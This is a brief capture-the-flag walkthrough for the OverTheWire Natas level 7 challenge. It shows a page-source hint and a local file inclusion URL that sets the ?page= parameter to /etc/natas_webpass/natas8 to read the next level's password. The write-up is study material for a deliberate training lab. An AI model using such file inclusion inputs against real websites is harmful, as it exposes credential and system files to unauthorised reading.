

Go to page source you can see the hint

<!-- hint: password for webuser natas8 is in /etc/natas_webpass/natas8 -->



So each webpage is dynamic which is taking the value of the page with ?page=

http://natas7.natas.labs.overthewire.org/index.php?page=/etc/natas_webpass/natas8

we use this instead of this

<http://natas7.natas.labs.overthewire.org/index.php?page=home>
